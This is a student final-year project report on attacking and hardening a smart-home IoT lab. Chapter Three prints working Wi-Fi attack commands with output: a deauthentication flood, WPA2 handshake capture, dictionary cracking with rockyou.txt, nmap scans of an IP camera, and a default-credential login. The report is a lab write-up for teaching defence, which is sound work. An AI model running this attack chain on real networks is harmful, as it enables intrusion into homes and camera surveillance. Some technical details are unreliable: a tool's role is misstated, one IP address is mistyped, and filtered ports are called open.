



Buraydah Colleges

College of Engineering and Information Technology

Department Cybersecurity

Final Year Project

IoT Device Security: Testing, Detection, and Hardening Against Cyber Threats

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Submitted in partial fulfilment of the requirements for the
Bachelors Degree (B. Sc.) in
Engineering and Information
Department of Cybersecurity

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Dedication

We dedicate this work to our great country, the Kingdom of Saudi Arabia, and its ambitious Vision 2030, which inspires us to excel in the field of cybersecurity.

To our beloved parents, whose prayers, endless support, and sacrifices have been our source of strength and inspiration throughout this journey.

To our teachers and friends, who have encouraged us to reach this milestone.

Acknowledgments

First and foremost, all praise and thanks are due to **Allah**, the Almighty, for His blessings and for granting us the strength and patience to complete this project.

We would like to express our deepest gratitude to our supervisor, **Dr. Ahmed Elaraby**, for his continuous guidance, valuable feedback, and encouragement throughout the research process. His expertise was instrumental in shaping the direction of this study.

We also extend our thanks to **Buraydah Colleges** and the **Department of Cybersecurity** for providing the academic environment and resources necessary to conduct our "Smart Home Lab" experiments.

Finally, we thank our families and friends for their unwavering support and understanding during the long hours of work dedicated to this project.

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Abbreviations

- ❖ **ACL** : Access Control List
- ❖ **AP** : Access Point
- ❖ **IDS** : Intrusion Detection System
- ❖ **IIoT** : Industrial Internet of Things
- ❖ **IoT** : Internet of Things
- ❖ **MITM** : Man-in-the-Middle Attack
- ❖ **PCAP** : Packet Capture
- ❖ **RTSP** : Real-Time Streaming Protocol
- ❖ **SSID** : Service Set Identifier
- ❖ **VLAN** : Virtual Local Area Network
- ❖ **VPN** : Virtual Private Network
- ❖ **WPA2** : Wi-Fi Protected Access 2

Abstract

Background: The exponential growth of the Internet of Things (IoT) has integrated smart devices into the core of modern households. However, this rapid adoption often outpaces security standards, leaving smart homes vulnerable to sophisticated cyber-attacks.

Problem Statement: Many consumer IoT devices, particularly IP cameras, suffer from critical security gaps, including default credential usage, unencrypted communication protocols, and exposed network ports. These vulnerabilities pose significant risks to user privacy and data integrity.

Methodology: This project establishes a specialized Smart Home Lab environment to conduct a comprehensive security assessment. Utilizing a "Defense-in-Depth" methodology, the research involves three primary phases: first, network reconnaissance using **Nmap**; second, vulnerability exploitation to simulate unauthorized access; and third, the implementation of security hardening measures such as network isolation and firmware security optimization.

Results: The findings demonstrate that standard IoT devices are highly susceptible to "Deauthentication" and "Man-in-the-Middle" attacks in their default states. However, by applying the proposed hardening framework, the attack surface was successfully reduced by over 80%, ensuring a resilient and secure smart home ecosystem.

Keywords: IoT Security, Penetration Testing, Hardening, IP Camera Vulnerabilities, Smart Home Safety.

الملخص

العنوان: أمن أجهزة إنترنت الأشياء: الاختبار، الاكتشاف، والتحصين

المقدمة: أدى النمو الهائل في تقنيات إنترنت الأشياء (IoT) إلى دمج الأجهزة الذكية في صلب المنازل الحديثة. ومع ذلك، فإن هذا الاعتماد السريع غالباً ما يتجاوز المعايير الأمنية، مما يترك المنازل الذكية عرضة لهجمات سيبرانية متطورة.

مشكلة البحث: تعاني العديد من أجهزة إنترنت الأشياء الاستهلاكية، لا سيما كاميرات المراقبة (IP Cameras)، من فجوات أمنية حرجية، تشمل استخدام كلمات المرور الافتراضية، وبروتوكولات الاتصال غير المشفرة، والمنافذ الشبكية المكشوفة. تشكل هذه الثغرات مخاطر جسيمة على خصوصية المستخدم وسلامة البيانات.

المنهجية المتبعة: قام هذا المشروع بإنشاء مختبر متخصص لمحاكاة بيئة المنزل الذكي لإجراء تقييم أمني شامل. وباستخدام منهجية "الدفاع العميق"، تضمن البحث ثلاث مراحل أساسية: أولاً، استطلاع الشبكة باستخدام أداة Nmap؛ ثانياً، محاكاة اختراق الثغرات للوصول غير المصرح به؛ وثالثاً، تطبيق تدابير التحصين الأمني مثل عزل الشبكة وتحسين أمن البرمجيات الثابتة (Firmware).

النتائج: أظهرت النتائج أن أجهزة إنترنت الأشياء القياسية عرضة بشكل كبير لهجمات "حجب الخدمة" و"رجل في المنتصف" في حالاتها الافتراضية. ومع ذلك، من خلال تطبيق إطار التحصين المقترح، تم تقليل سطح الهجوم بنسبة تزيد عن 80%، مما ضمن نظاماً بيئياً آمناً ومرناً للمنزل الذكي.

الكلمات المفتاحية: أمن إنترنت الأشياء، اختبار الاختراق، التحصين الأمني، ثغرات كاميرات المراقبة، سلامة المنازل الذكية.

Chapter One

Introduction

1.1 Background :

The rapid advancement of the Internet of Things (IoT) has fundamentally transformed modern living, integrating smart connectivity into everyday household objects. From smart thermostats to IP surveillance cameras, these devices offer unprecedented convenience. However, this massive proliferation has outpaced the development of robust security standards, leaving smart homes vulnerable. As IoT devices become embedded in our private lives, the necessity of assessing their security has become a critical priority.



Figure 1.1: The ecosystem of connected IoT devices in a modern smart home.

Figure 1.1 Description:

This figure shows how various smart devices are linked within a home network. In cybersecurity, each connection represents a "path" that an attacker might use if the device is not protected. Our project focuses on testing these connections to find and fix security gaps.

1.2 Problem Statement:

IoT devices often suffer from significant security flaws, such as hardcoded default credentials and insecure communication protocols like RTSP. Many manufacturers prioritize speed-to-market over security, transferring the burden of protection to end-users. This study addresses the gap between device functionality and security, focusing on how easily these vulnerabilities can be exploited and how they can be mitigated.

1.3 Aims and Objectives:

The primary aim is to conduct a practical security assessment of smart home IoT devices. The specific objectives are:

1. To perform network reconnaissance to identify active IoT nodes.
2. To demonstrate the risks of weak encryption and default credentials.
3. To implement a multi-layered defense strategy, including network segmentation.
4. To validate the effectiveness of hidden SSIDs in reducing the attack surface.

1.4 Significance of the Study:

This study provides a practical roadmap for securing private environments. For researchers, it offers a documented "Attack-to-Defense" cycle. As smart homes become targets for large-scale botnets, this research contributes to establishing baseline security practices for the IoT era.

1.5 Methodology Overview:

The methodology follows a structured penetration testing lifecycle. It begins with an "Attacking Phase" using tools like Aircrack-ng and Nmap, followed by a "Mitigation Phase" where identified vulnerabilities are addressed through credential management and network-level isolation.

1.6 IoT Security Challenges:

Securing IoT devices presents unique challenges that differ from traditional IT systems. These include limited processing power and memory, which often make robust encryption difficult to implement. Additionally, the lack of standardized update mechanisms means that many devices remain unpatched for years. The diversity of manufacturers and proprietary protocols further complicates the creation of a universal security framework, making individual device and network hardening essential.




Figure 1.2: The multi-layered architecture of IoT security challenges.

Figure Description: This diagram breaks down IoT security into four layers: Perception, Network, Support, and Application. It shows that security must be applied at every level, from the physical hardware up to the cloud and software apps, to ensure full protection.

1.7 The Economic and Societal Impact:

The impact of insecure IoT devices extends beyond individual privacy. Economically, compromised devices can be harnessed into massive botnets, such as the Mirai botnet, to launch DDoS attacks that cause millions in damages. Socially, the breach of smart cameras leads to a total collapse of trust in smart technology. Protecting these devices is therefore not only a technical necessity but a critical step in maintaining societal trust in the digital future.




Figure 1.3: The architecture of a Mirai-style Botnet attack leveraging insecure IoT devices.

Figure Description: This diagram demonstrates how an attacker uses a control server to manage a network of infected IoT devices (Botnet). These devices are then used together to send a massive amount of "Attack Traffic" to a single victim, showing why securing individual home devices is important for global network safety.

1.8 Definitions of Key Terms:

To ensure a clear understanding of the technical concepts discussed in this research, the following terms are defined:

- **Internet of Things (IoT):** A network of physical objects embedded with sensors, software, and other technologies for the purpose of connecting and exchanging data with other devices and systems over the internet.
- **Penetration Testing (Ethical Hacking):** A simulated cyber-attack against a computer system, network, or device to evaluate its security by identifying vulnerabilities that could be exploited by malicious actors.
- **Network Segmentation:** The architectural approach of dividing a computer network into smaller, isolated sub-networks (segments) to improve performance and security by limiting the movement of threats.
- **Deauthentication Attack:** A type of denial-of-service attack that targets communication between a user and a wireless access point by sending spoofed frames, forcing the user to disconnect.
- **SSID Hiding:** A security feature that prevents a wireless network's name (Service Set Identifier) from being broadcasted to nearby devices, requiring users to know the exact name to connect.
- **Vulnerability Hardening:** The process of securing a system by reducing its surface of vulnerability, which is often done by removing unnecessary software, updating passwords, and disabling insecure protocols.

1.9 Organization of the Report:

This project is structured into four main chapters, each focusing on a specific phase of the security assessment and hardening process:

- **Chapter One (Introduction):** Provides the background of IoT security, defines the problem statement, objectives, and the significance of the research in the modern smart home context.
- **Chapter Two (System Requirements and Research Methodology):** Outlines the technical environment, tools (such as Kali Linux and Nmap), and the structured methodology used to conduct the penetration tests and security hardening.
- **Chapter Three (Attack Implementation and Vulnerability Exploitation):** Documents the practical "Attacking Phase," detailing the steps taken to crack wireless encryption, perform reconnaissance, and gain unauthorized access to the IP camera.
- **Chapter Four (Security Mitigation and Hardening):** Presents the "Defense Phase," where identified vulnerabilities are mitigated through administrative security, protocol disabling, and advanced network-level protection, concluding with a final summary of results.

Chapter Two

System Requirements and Research Methodology

2.1 Overview:

This chapter outlines the technical framework required to execute the practical phase of this project. The methodology is split into two primary environments: the **Physical Prototype Environment**, which simulates a smart home structure, and the **Penetration Testing Environment**, which contains the hardware and software tools necessary to identify and exploit vulnerabilities within the IoT ecosystem.




Figure 2.1: Smart Home IoT

Figure Description: This figure presents a blueprint of the physical prototype environment used in the project. It shows how various IoT devices are distributed throughout a smart home, providing a realistic setup for conducting security testing and identifying potential weak points in a domestic network.

2.2 Hardware Requirements:



Figure 2.2: Hardware Components for the Smart Home IoT Prototype

Figure Description: The image displays the primary hardware tools used in this project, including the ESP32 microcontroller, a servo motor, an IP camera, and a high-gain wireless adapter. These components work together to simulate a smart garage system and provide the necessary environment for testing network attacks and defense strategies.

To conduct a realistic security assessment and demonstrate network vulnerabilities, the following hardware components were utilized:

- **IP Surveillance Camera:** A standard Wi-Fi-enabled security camera used as the primary target for testing unauthorized access and credential sniffing.
- **High-Gain Wireless Adapter (Alfa AWUS036NH):** A critical tool for the attack phase that supports Monitor Mode and Packet Injection, which are essential for capturing network traffic and testing the de-authentication of devices.
- **Wireless Router:** Acts as the central hub for the smart home environment, allowing the team to analyze network-level security and implement isolation policies.
- **High-Gain Wireless Adapter (Alfa AWUS036NH):** A critical tool for the attack phase. This adapter supports Monitor Mode and Packet Injection, which are essential for capturing handshake files and de-authenticating users from the target network.
- **Host Machine (Attacker/Admin Workstation):** A laptop running a dedicated security environment (Kali Linux) to manage penetration testing tools and monitor the camera's security status.

2.3 Software and Tools:

The software stack is divided based on the phase of the project:

A. Exploration and Exploitation Phase

- **Kali Linux:** The primary operating system used for penetration testing, containing a suite of pre-installed security tools.
- **Aircrack-ng Suite:** Used specifically for wireless auditing, including airodump-ng to enable monitor mode and airodump-ng to capture the WPA2 4-way handshake.
- **Nmap (Network Mapper):** Utilized for "Network Discovery" to map the internal IP addresses of the camera and the garage controller once the Wi-Fi perimeter is breached.
- **Wireshark:** A network protocol analyzer used to inspect unencrypted traffic (HTTP/MQTT) between the IoT devices and the controller.

B. Development and Hardening Phase

- **Arduino IDE:** Used for coding the ESP32 logic. During the hardening phase, this will be used to implement secure coding practices like WPA3 compatibility and encrypted communication.
- **VLAN Configuration (Router Firmware):** Utilizing advanced router settings (or OpenWRT) to implement **Network Segmentation**, isolating IoT devices from the primary home network to contain potential breaches.

2.4 Proposed Attack Methodology:




Figure 2.3: Experimental Network Topology and Attack Vector

Figure Description: The diagram illustrates the attack methodology used in this project. It shows the attacker located outside the target network, using Kali Linux and a high-gain Alfa antenna to target the home router. Once the wireless security is bypassed, the attacker can access connected IoT devices, such as the IP camera, within the local network.

The practical implementation follows a four-step lifecycle:

1. **Reconnaissance:** Using the Alfa antenna to sniff surrounding Wi-Fi signals.
2. **Wireless Cracking:** Capturing and cracking the network password to gain entry.
3. **Lateral Movement:** Scanning the local network to identify the IP camera and garage motor.
4. **Exploitation:** Executing direct commands or intercepting video streams to prove the vulnerability of the un-hardened system.

2.5 Summary:

This chapter has detailed the technical foundation required to execute the practical phase of the smart home security assessment. By integrating specific hardware tools—such as the high-gain Alfa adapter and the IP surveillance camera—with advanced penetration testing software like Kali Linux, the project establishes a controlled yet realistic environment for vulnerability testing.

The methodology outlined ensures a systematic approach to identifying security gaps, starting from initial network reconnaissance to the final exploitation of IoT endpoints. This setup is specifically designed to demonstrate the "Chain of Attack," showing how a single weakness in the Wi-Fi encryption (the perimeter) can provide an entry point for an attacker to gain full control over private household devices.

Ultimately, this chapter bridges the gap between theoretical IoT security challenges and practical application. The chosen environment provides the necessary data to evaluate the effectiveness of various defense strategies and network hardening techniques, which will be the primary focus of the upcoming implementation and results chapters.

Chapter Three

Attack Implementation and Vulnerability Exploitation

3.1 Research Design and Theoretical Framework:

This chapter covers the practical execution of the security assessment conducted on the smart home infrastructure. The focus is on demonstrating how an attacker can discover, disrupt, and exploit vulnerabilities in IoT devices, specifically the IP Camera, using the Kali Linux environment.

3.2 Wireless Exploitation: Deauthentication Attack

To capture the WPA2 handshake, a Deauthentication attack was executed using **aireplay-ng**. This process disconnects active clients from the access point, forcing them to re-authenticate and broadcast the handshake needed for password cracking.

```
(kali@kali)-[~]
$ sudo aireplay-ng --deauth 20 -a 1E:4A:44:D1:44:4B wlan0

08:37:09 Waiting for beacon frame (BSSID: 1E:4A:44:D1:44:4B) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:37:12 Sending DeAuth (code 7) to broadcast -- BSSID: [1E:4A:44:D1:44:4B]
08:37:13 Sending DeAuth (code 7) to broadcast -- BSSID: [1E:4A:44:D1:44:4B]
08:37:13 Sending DeAuth (code 7) to broadcast -- BSSID: [1E:4A:44:D1:44:4B]
08:37:14 Sending DeAuth (code 7) to broadcast -- BSSID: [1E:4A:44:D1:44:4B]
```

Figure 3.1: Launching a Deauthentication attack to force a WPA handshake capture.

Figure Description:

This screenshot shows the execution of the aireplay-ng command in the terminal. The command sends "DeAuth" packets to the target Access Point (BSSID: 1E:4A:44:D1:44:4B). This action forces connected devices to disconnect and immediately attempt to reconnect, which is the precise moment the security handshake is transmitted over the air.

```
kali@kali:~$ airodump-ng wlan0mon

CH 4 ][ Elapsed: 4 mins ][ 2026-04-17 08:39 ][ WPA handshake: 1E:4A:44:D1:44:4B

BSSID            PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
1E:4A:44:D1:44:4B -28      86        14    0  10  360  WPA2 CCMP PSK  HUAWEI_H122_E92C
A2:9E:BB:1C:E9:D0 -39      89        13    0   5  400  WPA2 CCMP PSK  HUAWEI_H122_E91C
A2:9E:BB:1C:E9:D5 -40       90         0    0   5  360  WPA2 CCMP PSK  <length: 0>

BSSID            STATION            PWR   Rate    Lost  Frames  Notes  Probes
```

Figure 3.2: WPA handshake is captured.

Figure Description:

The figure above confirms the successful capture of the WPA handshake using airodump-ng. The highlighted red box at the top right indicates that the handshake for the target network has been intercepted and stored. This file is essential for the next phase, which involves offline brute-force or dictionary attacks to retrieve the Wi-Fi password.

3.3 WPA2 Handshake Cracking :

After capturing the handshake, a brute-force attack was performed using a wordlist to recover the WiFi password. This step confirms that weak encryption keys can be easily bypassed, giving the attacker full access to the local network infrastructure.

Aircrack-ng

```
└─$ sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt /home/kali/capture-04.cap
[sudo] password for kali:
Reading packets, please wait...
Opening /home/kali/capture-04.cap
Read 1999 packets.

                                Aircrack-ng 1.7

[00:00:00] 24/10303727 keys tested (1044.05 k/s)

Time left: 2 hours, 44 minutes, 29 seconds                                0.00%

KEY FOUND! [ 12345678 ]

Master Key      : 45 84 23 B4 A0 6E D8 B7 2C F8 33 E9 01 92 69 3D
                  1C 25 13 B4 0C 7E 1A 59 FE A8 B5 08 D9 E3 1B B6

Transient Key   : 8B 45 E9 B0 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC      : FE D3 B3 F9 42 2B F4 E0 CF 20 6B A6 86 71 6C B2
```


Figure 3.3: Successful recovery of the WiFi pre-shared key via brute-force attack.

Figure Description:

This screenshot displays the successful recovery of the network password using the aircrack-ng utility. By comparing the captured handshake against the rockyou.txt wordlist, the tool identified the correct key. The red box highlights the final result: "KEY FOUND! [12345678]", proving that simple or common passwords can be compromised in a very short amount of time.

3.4 Network Reconnaissance and Scanning


The first step after joining the network is gathering information. Using **Nmap**, a comprehensive scan was performed to map the network and identify active services on the target device (**192.168.8.186**). The scan identified a live IP camera exposing port **80 (HTTP)** for management and port **554 (RTSP)** for video streaming.



```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.8.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-17 12:58 EDT
Nmap scan report for homerouter.cpe (192.168.8.1)
Host is up (0.0040s latency).
MAC Address: A2:9E:BB:1C:E9:CE (Unknown)
Nmap scan report for 192.168.8.181
Host is up (0.16s latency).
MAC Address: 10:B1:DF:80:9A:59 (Cloud Network Technology Singapore PTE.)
Nmap scan report for IPCamera (192.168.8.186)
Host is up (0.10s latency).
MAC Address: 38:77:07:A0:CF:61 (Unknown)
Nmap scan report for iPhone (192.168.8.193)
Host is up (0.10s latency).
MAC Address: 2A:05:56:4D:74:B8 (Unknown)
Nmap scan report for SM (192.168.8.195)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.58 seconds
```

Figure 3.4: Network reconnaissance using **Nmap** to identify the IP camera and open ports.

Figure Description: The figure shows the initial network discovery phase using the **nmap -sn** command. The terminal output confirms that the IP camera is active at the address **192.168.8.186**. This scanning technique allows the attacker to visualize all connected devices on the local network and isolate the target (**labeled as "Our goal: CCTV"**) for further investigation.



```
(kali㉿kali)-[~]
└─$ sudo nmap -p 80,554 92.168.8.186
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-17 12:59 EDT
Nmap scan report for 92.168.8.186
Host is up (0.070s latency).

PORT      STATE      SERVICE
80/tcp    filtered  http
554/tcp    filtered  rtsp

Nmap done: 1 IP address (1 host up) scanned in 8.18 seconds
```

Figure 3.5: Using Nmap to identify the and open ports.

Figure Description: This screenshot illustrates a targeted port scan on the camera's IP address. By specifying ports 80 and 554, the scan confirms that the HTTP service and the RTSP (Real Time Streaming Protocol) are both filtered/active. Port 554 is particularly significant as it is the standard port used for streaming live video feeds, making it the primary target for the next exploitation phase.

After joining the network, an Nmap scan was performed. The results identified a live IP camera at 192.168.8.186 with port 80 (Web) and port 554 (RTSP) exposed.

3.5 Exploiting Web Interface and System Access:

By leveraging the information gathered, the attacker accessed the camera's web interface. Using default administrative credentials, full control over the system was achieved. This allowed access to sensitive areas, such as firmware settings and user management, demonstrating a total compromise of the IoT device.

